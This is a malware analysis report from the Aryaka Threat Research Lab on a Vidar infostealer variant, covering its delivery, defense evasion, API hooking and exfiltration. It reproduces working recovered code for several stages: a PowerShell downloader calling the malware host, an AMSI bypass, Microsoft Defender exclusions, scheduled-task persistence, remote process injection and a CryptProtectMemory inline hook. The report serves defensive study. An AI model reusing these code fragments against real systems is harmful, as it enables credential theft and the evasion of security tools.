aryaka

Vidar Infostealer in Action

From API Hooking to Covert Data Exfiltration

Aryaka Threat Research Lab

Bikash Dash and Varadharajan Krishnasamy

Table of Contents

Introduction 03

› Distribution: Social Engineering at Its Core 03

› Evolution: From Arkei Origins to a Prolific Infostealers 03

Overview 04

Technical Details 04

› Defense Evasion Techniques 06

› AMSI Bypass 06

› Defender Exclusion 06

› Payload Execution & Persistence 07

› CryptProtectMemory API Hijacking for Credential Theft 08

› Dead Drop Resolver Technique 11

› Collection 12

› Exfiltration 13

Conclusion 15

How Unified SASE as a Service Helps Disrupt Vidar Infostealer 15

Appendices 16

› Appendix A: Indicators of Compromise 16

› Appendix B: Mapping MITRE ATT&CK® Matrix 16

Introduction

Aryaka Threat Research Labs analyzed a variant of Vidar, a notorious infostealer operating under the Malware-as-a-Service (MaaS) **model**. First **observed** in late 2018, Vidar has continually adapted to remain effective in the modern threat landscape. This strain exhibits heightened stealth and persistence through encrypted command-and-control (C2) **channels**, abuse of Living-off-the-Land Binaries (LOLBins), and covert exfiltration methods.

Primarily targeting Windows environments, Vidar conducts highly targeted data theft, harvesting an extensive range of sensitive assets. These **include** operating system details; browser credentials, cookies, history, autofill data, and saved credit cards; cryptocurrency wallet files; two-factor authentication (2FA) app data; credentials from email, FTP applications; authentication tokens from messaging and gaming platforms such as Telegram, Discord, and Steam; document and backup files across the victim's profile; and **screenshots**. Collected data is packaged, compressed, and exfiltrated to the attacker's C2 infrastructure for further exploitation or sale on underground markets.

Distribution: Social Engineering at Its Core

Vidar's delivery mechanisms are deeply rooted in social **engineering**, relying on deception to trick users into executing its payload. These campaigns are carefully crafted to blend seamlessly into everyday digital interactions, increasing the likelihood of infection.

The standard distribution methods include phishing emails containing malicious attachments or links that silently download the Vidar binary, drive-by **downloads** from compromised or malicious websites that exploit browser vulnerabilities or display convincing fake prompts, and malvertising **campaigns** in which fraudulent advertisements—disguised as legitimate software installers or updates—redirect victims to malicious payloads. This multi-pronged strategy enables Vidar to reach a broad audience while frequently bypassing basic defenses by exploiting user trust and closely mimicking legitimate content.

Evolution: From Arkei Origins to a Prolific Infostealers

Since its emergence, Vidar has significantly evolved from its roots in the Arkei malware family. While it initially shared similarities, Vidar quickly branched into a standalone, more potent infostealer with modular architecture and enhanced data harvesting capabilities.

Its versatility, ease of deployment, and support for plugin-like modules have made Vidar highly attractive on underground forums. Distributed via the MaaS model, it enables even low-skilled threat actors to launch customized campaigns with minimal effort. As a result, Vidar has seen widespread adoption in financially motivated cybercrime.

Overview

Vidar Stealer is a sophisticated information-stealing malware that employs a multi-stage infection chain, defense evasion tactics, and advanced data exfiltration methods. The attack begins with a PowerShell script that downloads two payloads from a remote server, using stealth techniques such as GUID-based hidden directories, randomized filenames, User-Agent spoofing, and retry logic with exponential backoff. The script disables AMSI, adds Microsoft Defender exclusions, and sets persistence via scheduled tasks.

The primary Vidar payload injects into trusted processes like msbuild.exe to execute malicious activities, including credential theft and C2 communication. It hijacks the CryptProtectMemory API to intercept sensitive browser data before encryption, forwarding stolen data via a named pipe. Vidar retrieves its C2 addresses dynamically through a dead drop resolver mechanism, using Telegram and Steam profiles to hide infrastructure details.

Stolen information is exfiltrated via TLS-encrypted POST requests with Base64-encoded payloads to evade detection. Vidar's layered approach—combining stealthy delivery, process injection, API hooking, and encrypted communications—makes it a persistent and hard-to-detect threat.

Technical Details

The Vidar infection chain begins with a PowerShell script that connects to wslm.net to retrieve two components: *hxxp://wslm.net/crypted.exe,* the main Vidar binary, and hxxp://wslm.net/code, a secondary PowerShell loader. The script incorporates retry logic with five attempts and a five-second delay between each request. This staged loader approach enables dynamic payload delivery, enhancing stealth and evasion against basic detection mechanisms. Figure 1 shows the command-line parameters of the PowerShell script.

```
param(
    [string]$Domain    = 'wslm.net',
    [string]$Path1     = '/crypted.exe',
    [string]$Path2     = '/code',
    [int]   $Retries   = 5,
    [int]   $BaseDelay = 5
)
```

Figure 1: Malicious PowerShell Script

To retrieve its payloads stealthily, the script employs a custom Download-Reliable() PowerShell function (Figure 2) that integrates multiple evasion techniques. The malware blends stealth with persistence by disguising its traffic as "PowerShell" to appear legitimate while using exponential backoff with jitter to make repeated connections less noticeable. Errors during communication are quietly suppressed, reducing logs and avoiding attention from defenders. To guarantee reliability, it persistently retries downloads several times even in unstable environments. At the same time, it randomizes directories and filenames, ensuring each instance looks different and making signature-based detection more difficult.

```powershell
function Download-Reliable {
    param($Url, $Out, $Retries, $BaseDelay)
    for ($i = 1; $i -le $Retries; $i++) {
        try {
            Write-Host "[*] Attempting download: $Url (Try $i)" -ForegroundColor Gray
            $wc = New-Object Net.WebClient
            $wc.Headers['User-Agent'] = 'PowerShell'
            $wc.DownloadFile($Url, $Out)
            if (Test-Path $Out) {
                Write-Host "[+] Downloaded: $Out" -ForegroundColor Green
                return $true
            }
        } catch {
            Write-Host "[-] Error downloading: $Url - $_" -ForegroundColor Red
        }
        Start-Sleep -Seconds ($BaseDelay * [Math]::Pow(2, $i-1) + (Get-Random -Max 5))
    }
    return $false
}
```

Figure 2: Download Reliable Function

As part of its obfuscation, the script generates two random GUIDs via [guid]:: *NewGuid().ToString('N')*. The first GUID is used to create a hidden directory in %LOCALAPPDATA%, where the primary payload (*<GUID>.exe)* is stored. The second GUID names a secondary PowerShell script *(<GUID>.ps1)* saved in *%APPDATA%*. The directory is explicitly marked as hidden using PowerShell's Set-ItemProperty.

```powershell
$guid1 = [guid]::NewGuid().ToString('N')
$guid2 = [guid]::NewGuid().ToString('N')
$dir   = Join-Path $env:LOCALAPPDATA $guid1
$exe   = Join-Path $dir "$guid1.exe"
$ps1   = Join-Path $env:APPDATA "$guid2.ps1"
$u1    = "https://$Domain$Path1"
$u2    = "https://$Domain$Path2"

New-Item -Path $dir -ItemType Directory -Force | Out-Null
Set-ItemProperty -Path $dir -Name Attributes -Value ([System.IO.FileAttributes]::Hidden)

$exeResult = Download-Reliable -Url $u1 -Out $exe -Retries $Retries -BaseDelay $BaseDelay
$ps1Result = Download-Reliable -Url $u2 -Out $ps1 -Retries $Retries -BaseDelay $BaseDelay
```

Figure 3: Random GUID file and Directory creation

Defense Evasion Techniques

After retrieving the payload, the PowerShell script focuses on bypassing Windows' built-in defenses through two primary techniques: disabling AMSI to prevent script content inspection, and adding Windows Defender exclusions to avoid real-time scanning. These measures ensure that the malicious code can execute without interference from native security mechanisms.

AMSI Bypass

The malware contains a PowerShell function named Disable-Amsi (Figure 4), designed to circumvent the Antimalware Scan Interface (AMSI), a core Windows feature that allows antivirus engines to scan scripts before execution. Using reflection, it accesses the internal AmsiUtils class and sets the amsiInitFailed field to true, effectively disabling AMSI checks and allowing malicious PowerShell code to run undetected.


```
function Disable-Amsi {
    $asm = [AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GetName().Name -eq 'System.Management.Automation' } |
    Select-Object -First 1
    if ($asm) {
        $type  = $asm.GetType('System.Management.Automation.AmsiUtils')
        $flags = [Reflection.BindingFlags]::NonPublic -bor [Reflection.BindingFlags]::Static
        $field = $type.GetField('amsiInitFailed',$flags)
        if ($field) { $field.SetValue($null,$true) }
    }
}
try { Disable-Amsi } catch {}
```

Figure 4: AMSI Bypass

Defender Exclusion

To extend persistence and evade real-time scanning, the script invokes the Add-MpPreference cmdlet to exclude both the downloaded Vidar binary (<GUID>.exe stored in %LOCALAPPDATA%) and the secondary PowerShell loader (<GUID>.ps1 stored in %APPDATA%) from Microsoft Defender scans. By placing these files in excluded, hidden directories, the malware ensures they remain invisible to active antivirus analysis.

Implementing these exclusions early in execution significantly enhances Vidar's stealth and survivability, allowing later stages—such as credential theft, C2 communications, and data exfiltration—to proceed with a lower risk of detection. Figure 5 shows the Microsoft Defender exclusion configuration.



```
function Add-DefenderExclusion {
    param([string]$Path)
    try {
        Add-MpPreference -ExclusionPath $Path -ErrorAction SilentlyContinue
        Write-Host "[*] Defender exclusion added: $Path" -ForegroundColor DarkCyan
    } catch {
        Write-Host "[-] Failed to add Defender exclusion: $Path - $_" -ForegroundColor Red
    }
```

Figure 5: Windows Defender Exclusion

Payload Execution & Persistence

The PowerShell script follows a series of stealth-oriented steps to maintain persistence and evade detection. After downloading its components, it attempts to launch the dropped executable with elevated privileges. If elevation is denied, it silently executes the payload in the background using the Start-Process cmdlet.

Both the .exe and .ps1 files are marked as hidden and excluded from Microsoft Defender scans via the Add-MpPreference cmdlet. To evade sandbox-based detection, the script introduces a randomized delay of 10 to 30 seconds using Start-Sleep, decreasing the likelihood of being flagged in automated analysis environments that monitor only brief execution periods.

For persistence, it creates a scheduled task configured to execute the PowerShell script at user logon with a hidden window and a bypassed execution policy. This ensures the malware is automatically executed after each reboot while remaining concealed from the user.

```
if ($exeResult) {
    Set-ItemProperty -Path $exe -Name Attributes -Value ([System.IO.FileAttributes]::Hidden)
    try { Add-DefenderExclusion $exe } catch {}
    try { Start-Process -FilePath $exe -WindowStyle Hidden -Verb RunAs } catch { Start-Process -FilePath $exe -WindowStyle Hidden }
    Write-Host 'Initialization failed. Please run PowerShell as administrator.' -ForegroundColor Red
    Start-Sleep -Seconds (Get-Random -Minimum 10 -Maximum 30)
    if ($ps1Result) {
        Set-ItemProperty -Path $ps1 -Name Attributes -Value ([System.IO.FileAttributes]::Hidden)
        try { Add-DefenderExclusion $ps1 } catch {}
        $action  = New-ScheduledTaskAction -Execute "PowerShell.exe" -Argument "-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass
        -File "$ps1""
        $trigger = New-ScheduledTaskTrigger -AtLogOn
        Register-ScheduledTask -TaskName $guid2 -Action $action -Trigger $trigger -Force | Out-Null
    }
} else {
    Remove-Item $dir -Recurse -Force -ErrorAction SilentlyContinue
    exit 1
}

Remove-Item $dir -Recurse -Force -ErrorAction SilentlyContinue
```

Figure 6: Payload Execution and Persistence

When the executable is launched, it injects its malicious code into msbuild.exe, a trusted Windows process often abused to evade detection. The injected code is responsible for executing all subsequent malicious activities associated with the Vidar stealer. As part of its execution chain, the code running inside msbuild.exe launches a PowerShell command containing a Base64-encoded payload. Once decoded, the PowerShell script reveals functionality for in-memory process injection. It achieves this by dynamically compiling a C# helper class in memory using the Add-Type cmdlet. The compiled C# class utilizes Windows API calls — including OpenProcess(), VirtualAllocEx(), WriteProcessMemory(), and CreateRemoteThread() — to inject a second-stage payload into a designated target process, enabling stealthy execution without writing the payload to disk, as shown in Figure 7.

```
$a = 9576;
$b = 'C:\Users\BINSUR~1\AppData\Local\Temp\tmp7E4B.tmp';

$fragments = @(
    'Add-Type -TypeDefinition @"using System; using System.Runtime.InteropServices;',
    'public class X {',
        'const uint A = 0x0002, B = 0x0400, C = 0x0008, D = 0x0020, E = 0x0010;',

        '[DllImport("kernel32")] static extern IntPtr OpenProcess(uint x, bool y, uint z);',
        '[DllImport("kernel32")] static extern bool CloseHandle(IntPtr x);',
        '[DllImport("kernel32")] static extern IntPtr VirtualAllocEx(IntPtr x, IntPtr y, uint z, uint a, uint b);',
        '[DllImport("kernel32")] static extern bool WriteProcessMemory(IntPtr x, IntPtr y, byte[] z, uint a, out uint b);',
        '[DllImport("kernel32")] static extern bool VirtualProtectEx(IntPtr x, IntPtr y, UIntPtr z, uint a, out uint b);',
        '[DllImport("kernel32")] static extern bool FlushInstructionCache(IntPtr x, IntPtr y, UIntPtr z);',
        '[DllImport("kernel32")] static extern IntPtr CreateRemoteThread(IntPtr x, IntPtr y, uint z, IntPtr a, IntPtr b, uint c, IntPtr d);

        'public static bool R(uint p, byte[] d) {',
            'IntPtr h = OpenProcess(A | B | C | D | E, false, p);',
            'if (h == IntPtr.Zero) return false;',
            'IntPtr m = VirtualAllocEx(h, IntPtr.Zero, (uint)d.Length, 0x3000 | 0x2000, 0x40);',
            'if (m == IntPtr.Zero) { CloseHandle(h); return false; }',
            'uint o;',
            'if (!VirtualProtectEx(h, m, (UIntPtr)d.Length, 0x40, out o)) { CloseHandle(h); return false; }',
            'uint w;',
            'if (!WriteProcessMemory(h, m, d, (uint)d.Length, out w)) { CloseHandle(h); return false; }',
            'if (!FlushInstructionCache(h, m, (UIntPtr)d.Length)) { CloseHandle(h); return false; }',
            'IntPtr t = CreateRemoteThread(h, IntPtr.Zero, 0, m, IntPtr.Zero, 0, IntPtr.Zero);',
            'if (t == IntPtr.Zero) { CloseHandle(h); return false; }',
            'CloseHandle(h); return true;',
        '}',
    '} "@ -Language CSharp',
    '$d = [Convert]::FromBase64String((Get-Content -Raw $b))',
```

Figure 7: De-obfuscated PowerShell

As observed in the PowerShell script, the injection targets a remote process with PID 9576, which in this case corresponds to msedge.exe. After establishing access to the target process, the script loads a secondary payload that had previously been dropped in the %TEMP% directory under the name tmp7E4B.tmp.

This secondary payload consists of shellcode designed to load an embedded DLL directly into memory. Once executed, the DLL patches the legitimate function, replacing it with a custom malicious implementation. By doing so, the malware can intercept cryptographic operations, enabling it to extract sensitive information without triggering standard security controls.

CryptProtectMemory API Hijacking for Credential Theft

The malware in this case is hooking the CryptProtectMemory API so that it can intercept and steal sensitive data whenever a legitimate program, like a web browser, tries to encrypt it. Many modern browsers (like Chrome or Edge) use CryptProtectMemory to protect passwords, cookies, and authentication tokens stored in memory.

By hijacking this function, the malware silently inserts its malicious code. So, when the browser calls CryptProtectMemory to encrypt sensitive data, the malware's hook gets triggered first. Instead of just letting the encryption happen, it copies the raw, unencrypted data and secretly sends it through a named pipe to another part of the malware.

This trick allows the malware to steal passwords and session tokens from the browser without needing to break any encryption because it grabs the data before it gets encrypted. This approach is stealthy, efficient, and very hard to detect.

The following steps are performed by the malware to hook CryptProtectMemory():

- First, the malware dynamically loads the crypt32.dll library and resolves the address of CryptProtectMemory() using LoadLibraryA() and GetProcAddress().
- As shown in Figure 8, once the address of the target function is resolved, the malware copies the first 14 bytes of the function's prologue. These original bytes are stored temporarily so they can be restored later if needed.

```
hModule = LoadLibraryA("crypt32.dll");
hLibModule = hModule;
if ( hModule )
{
  CryptProtectMemory = (BOOL (__stdcall *)(LPVOID, DWORD, DWORD))GetProcAddress(hModule, "CryptProtectMemory");
  lpAddress = CryptProtectMemory;
  if ( !CryptProtectMemory )
  {
    FreeLibrary(hLibModule);
    return 1;
  }
  byte_180003008 = *(_BYTE *)CryptProtectMemory;
  byte_180003009 = *((_BYTE *)CryptProtectMemory + 1);
  byte_18000300A = *((_BYTE *)CryptProtectMemory + 2);
  byte_18000300B = *((_BYTE *)CryptProtectMemory + 3);
  byte_18000300C = *((_BYTE *)CryptProtectMemory + 4);
  byte_18000300D = *((_BYTE *)CryptProtectMemory + 5);
  byte_18000300E = *((_BYTE *)CryptProtectMemory + 6);
  byte_18000300F = *((_BYTE *)CryptProtectMemory + 7);
  byte_180003010 = *((_BYTE *)CryptProtectMemory + 8);
  byte_180003011 = *((_BYTE *)CryptProtectMemory + 9);
  byte_180003012 = *((_BYTE *)CryptProtectMemory + 10);
  byte_180003013 = *((_BYTE *)CryptProtectMemory + 11);
  byte_180003014 = *((_BYTE *)CryptProtectMemory + 12);
  byte_180003015 = *((_BYTE *)CryptProtectMemory + 13);
  VirtualProtect(CryptProtectMemory, 0xEuLL, PAGE_EXECUTE_READWRITE, &flOldProtect);
```

Figure 8: Extraction of function prologue bytes from CryptProtectMemory

- The memory protection of the function is then changed using VirtualProtect() to allow write access, enabling the upcoming overwrite of the function prologue.
- It then overwrites the prologue bytes with a custom inline hook. This hook replaces the beginning of the function with a small jump stub that redirects execution to attacker-controlled code, as illustrated in Figure 9.

```
  VirtualProtect(CryptProtectMemory, 0xEuLL, PAGE_EXECUTE_READWRITE, &flOldProtect);
  lpAddress = (char *)lpAddress;
  *((_BYTE *)lpAddress + 3) = (unsigned __int16)sub_180001000 >> 8;
  lpAddress[4] = (unsigned int)sub_180001000 >> 16;
  lpAddress[5] = (unsigned int)sub_180001000 >> 24;
  *((_WORD *)lpAddress + 3) = (unsigned __int64)sub_180001000 >> 32;
  lpAddress[2] = (unsigned __int8)sub_180001000;
  lpAddress[8] = (unsigned __int64)sub_180001000 >> 48;
  *(_WORD *)lpAddress = -18360;
  lpAddress[9] = (unsigned __int64)sub_180001000 >> 56;
  *(_DWORD *)(lpAddress + 10) = -1869553409;
  VirtualProtect(lpAddress, 0xEuLL, flOldProtect, &flOldProtect);
}
```

Figure 9: Trampoline Hook Implementation

- The redirection is implemented using a 64-bit trampoline. It starts with the opcode 0xB848 (mov rax, imm64), followed by the absolute address of the malware hook routine sub_180001000. This address is split into individual bytes using bitwise right-shift operations and written sequentially into memory.
- The stub concludes with the instruction sequence 0xFFE09090(-1869553409), which corresponds to jmp rax followed by NOP padding, commonly used to maintain instruction alignment before overwriting the original function. The DLL invokes the VirtualProtect function to set the memory protection of the target region to PAGE_EXECUTE_READWRITE, allowing the modification.
- When control is transferred to the malicious function sub_180001000, it intercepts the sensitive data passed to CryptProtectMemory(). Since browsers often use this API to encrypt sensitive information (like credentials or cookies), the malicious function gains access to that data before it's encrypted.
- It then creates a named pipe (\\.\pipe\test), establishes a connection, and transmits the captured data through the pipe to a listening component, as shown in Figure 10..

```
  v11 = a1;
  do
  {
    v12 = *v11;
    v13 = 2 * v10;
    v14 = (unsigned __int8)*v11++;
    ++v10;
    lpBuffer[v13] = a0123456789abcd[v14 >> 4];
    lpBuffer[v13 + 1] = a0123456789abcd[v12 & 0xF];
  }
  while ( v10 < a2 );
}
lpBuffer[v6] = 0;
NamedPipeA = CreateNamedPipeA("\\\\.\\pipe\\test", 2u, 0, 1u, 0, 0, 0, 0LL);
NamedPipeA_1 = NamedPipeA;
if ( NamedPipeA != (HANDLE)-1LL )
{
  if ( ConnectNamedPipe(NamedPipeA, 0LL) )
  {
    NumberOfBytesWritten = 0;
    for ( i = 0LL; lpBuffer[i]; ++i )
      ;
    WriteFile(NamedPipeA_1, lpBuffer, i, &NumberOfBytesWritten, 0LL);
  }
  CloseHandle(NamedPipeA_1);
}
hHeap = GetProcessHeap();
HeapFree(hHeap, 0, lpBuffer);
```

Figure 10: NamedPipe IPC

After transmitting the captured data, the hook logic restores the original function prologue. It first uses VirtualProtect() to change the memory protection of the target function, allowing it to overwrite the previously hooked bytes. Then, it copies back the original 14-byte prologue, effectively removing the hook, and finally resets the memory protection to its original state.

```
VirtualProtect(lpAddress, 0xEuLL, PAGE_EXECUTE_READWRITE, &flOldProtect);
lpAddress = lpAddress;
*(_QWORD *)lpAddress = qword_180003008;
lpAddress[8] = byte_180003010;
lpAddress[9] = byte_180003011;
lpAddress[10] = byte_180003012;
lpAddress[11] = byte_180003013;
lpAddress[12] = byte_180003014;
lpAddress[13] = byte_180003015;
VirtualProtect(lpAddress, 0xEuLL, flOldProtect, &flOldProtect);
v20 = ((__int64 (__fastcall *)(char *, _QWORD, _QWORD))lpAddress)(a1, a2, a3);
VirtualProtect(lpAddress, 0xEuLL, PAGE_EXECUTE_READWRITE, &flOldProtect);
lpAddress_1 = (char *)lpAddress;
*((_BYTE *)lpAddress + 4) = (unsigned int)sub_180001000 >> 16;
lpAddress_1[5] = (unsigned int)sub_180001000 >> 24;
*((_WORD *)lpAddress_1 + 3) = (unsigned __int64)sub_180001000 >> 32;
*((_WORD *)lpAddress_1 + 1) = (unsigned __int16)sub_180001000;
lpAddress_1[8] = (unsigned __int64)sub_180001000 >> 48;
*(_WORD *)lpAddress_1 = -18360;
lpAddress_1[9] = (unsigned __int64)sub_180001000 >> 56;
*(_DWORD *)(lpAddress_1 + 10) = -1869553409;
VirtualProtect(lpAddress_1, 0xEuLL, flOldProtect, &flOldProtect);
return (_BYTE *)v20;
```

Figure 11: Restoring Trampoline to Original State

Dead Drop Resolver Technique

Vidar Stealer retrieves its C2 server details using a dead drop resolver mechanism. Instead of hardcoding the C2 addresses directly in the binary, the malware fetches them from seemingly benign sources such as Steam and Telegram profiles, as shown in Figure 12.




Figure 12: Active Telegram Channel Used as Dead Drop Resolver




Figure 13: Live Steam profile

Collection

The Vidar targets sensitive data from infected machines. It steals browser passwords, cookies, and autofill data, as well as credentials from FTP and email applications. The malware also extracts cryptocurrency wallet files and authentication tokens from messaging and gaming platforms. Additionally, it searches for documents and sensitive files on the system and captures screenshots. Figure 14 below shows that the malicious process msbuild.exe is attempting to enumerate directories related to cryptocurrency wallets such as Bitcoin, Electrum, Blockstream, etc.




Figure 14: Vidar Targeting Cryptocurrency wallets

It is also observed that this malicious process is attempting to access the “Local State” files of various Chromium-based browsers such as Brave, CocCoc, Vivaldi, Cent Browser, Microsoft Edge, and Chrome, which store sensitive metadata, including encryption keys.




Figure 15: Browser Local State File Access

Figure 16 shows that Vidar Stealer harvests sensitive data from Chromium-based browsers such as Chrome, Edge, Opera, and Brave. It targets stored artifacts like cookies, credentials, browsing history, and encryption keys.




Figure 16: Harvesting Browser Sensitive Information

Exfiltration

After collecting data from the victim's machine, Vidar Stealer exfiltrates the stolen information to its C&C server over a TLS-encrypted connection to evade detection. The network communication typically uses multipart/form-data POST requests, embedding Base64-encoded filenames, randomized boundary strings, along with the file data as shown in Figure 17.

